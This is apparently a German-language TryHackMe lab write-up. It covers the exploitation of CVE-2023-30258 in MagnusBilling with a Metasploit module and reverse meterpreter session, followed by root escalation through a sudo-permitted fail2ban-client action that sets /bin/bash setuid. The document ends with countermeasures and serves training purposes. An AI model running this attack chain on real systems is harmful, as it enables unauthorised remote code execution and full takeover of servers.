 cyb3rk0ala/thm-magnusbilling-cve-2023-30258-exploit
Schritt-für-Schritt-Anleitung zur Ausnutzung von CVE-2023-30258 (MagnusBilling RCE) und zur Privilegienerweiterung durch eine fail2ban-Fehlkonfiguration in einer TryHackMe-Lab-Umgebung. Demonstriert Web-Enumeration, Metasploit-Ausnutzung und Linux-Privilegienerweiterung.

⸻
🛡️ MagnusBilling RCE → Root (CVE-2023-30258)
📌 Übersicht • Ziel: 10.145.148.203 • Plattform: TryHackMe • Schwachstelle: CVE-2023-30258 • Zugriff: Nicht authentifizierte Remote Code Execution (RCE) • Privilege Escalation: fail2ban-Fehlkonfiguration • Endgültiger Zugriff: Root
⸻
🔍 1. Aufklärung
Port-Scan
rustscan -a 10.145.148.203
📊 Offene Ports
Port Dienst
22 SSH
80 HTTP
3306 MySQL
5038 Asterisk

Das Vorhandensein von Asterisk deutet auf ein VoIP-/Abrechnungssystem hin.
⸻
🌐 2. Web-Enumeration
Verzeichnis-Fuzzing

ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-small.txt
-u "http://10.145.148.203/mbilling/FUZZ" -ic -c
📁 Ergebnisse: • /archive • /assets • /lib • /tmp • /protected
Der Pfad /mbilling wird als potenzieller Angriffsvektor identifiziert.
⸻
🚨 3. Identifizierung der Schwachstelle
CVE-2023-30258
MagnusBilling ist anfällig für: • Nicht authentifizierte Remote Code Execution (RCE) • Command Injection • Vollständige Systemkompromittierung
⸻
💣 4. Ausnutzung (Metasploit)
msfconsole

search CVE:2023-30258
use exploit/linux/http/magnusbilling_unauth_rce_cve_2023_30258
set RHOSTS 10.145.148.203
set LHOST tun0
set LPORT 4444
run

⸻
🎯 Ergebnis
meterpreter session opened
sysinfo
OS: Linux Debian User: asterisk

⸻
🔐 5. Erster Zugriff
shell
python3 -c 'import pty;pty.spawn("/bin/bash")'
whoami
asterisk
⸻
🏁 6. User-Flag
cd /home/magnus cat user.txt
⸻
🔎 7. Privilege Escalation
sudo prüfen

sudo -l
(ALL) NOPASSWD: /usr/bin/fail2ban-client
Kritische Fehlkonfiguration erkannt!
⸻
💣 8. Ausnutzung von Fail2Ban
Bösartige Aktion hinzufügen
sudo fail2ban-client set mbilling_login addaction evil
sudo fail2ban-client set mbilling_login action evil actionban "chmod +s /bin/bash"
sudo fail2ban-client set mbilling_login banip 127.0.0.1

⸻
🚀 9. Root-Zugriff

/bin/bash -p
id
euid=0(root)
Zunächst gab whoami asterisk zurück. Mit bash -p erfolgt die Eskalation zu root.
⸻
👑 10. Root-Flag
cat /root/root.txt
⸻
🧠 11. Wichtige Erkenntnisse • Die Ausnutzung der CVE ermöglichte einen einfachen ersten Zugriff • Web-Enumeration ist entscheidend (ffuf identifizierte /mbilling) • Fehlkonfiguriertes sudo kann zur vollständigen Systemkompromittierung führen • fail2ban kann für Privilege Escalation missbraucht werden
⸻
🛡️ 12. Gegenmaßnahmen • MagnusBilling auf die neueste Version aktualisieren • NOPASSWD aus der sudo-Konfiguration entfernen • Zugriff auf fail2ban-client einschränken • Webanwendungen und Endpunkte härten
⸻
💀 Fazit
Diese Maschine demonstriert eine realistische Angriffskette:
Web-RCE → Shell → Privilege Escalation → Root
Eine Kombination aus Schwachstelle und Fehlkonfiguration führte zur vollständigen Systemkompromittierung.







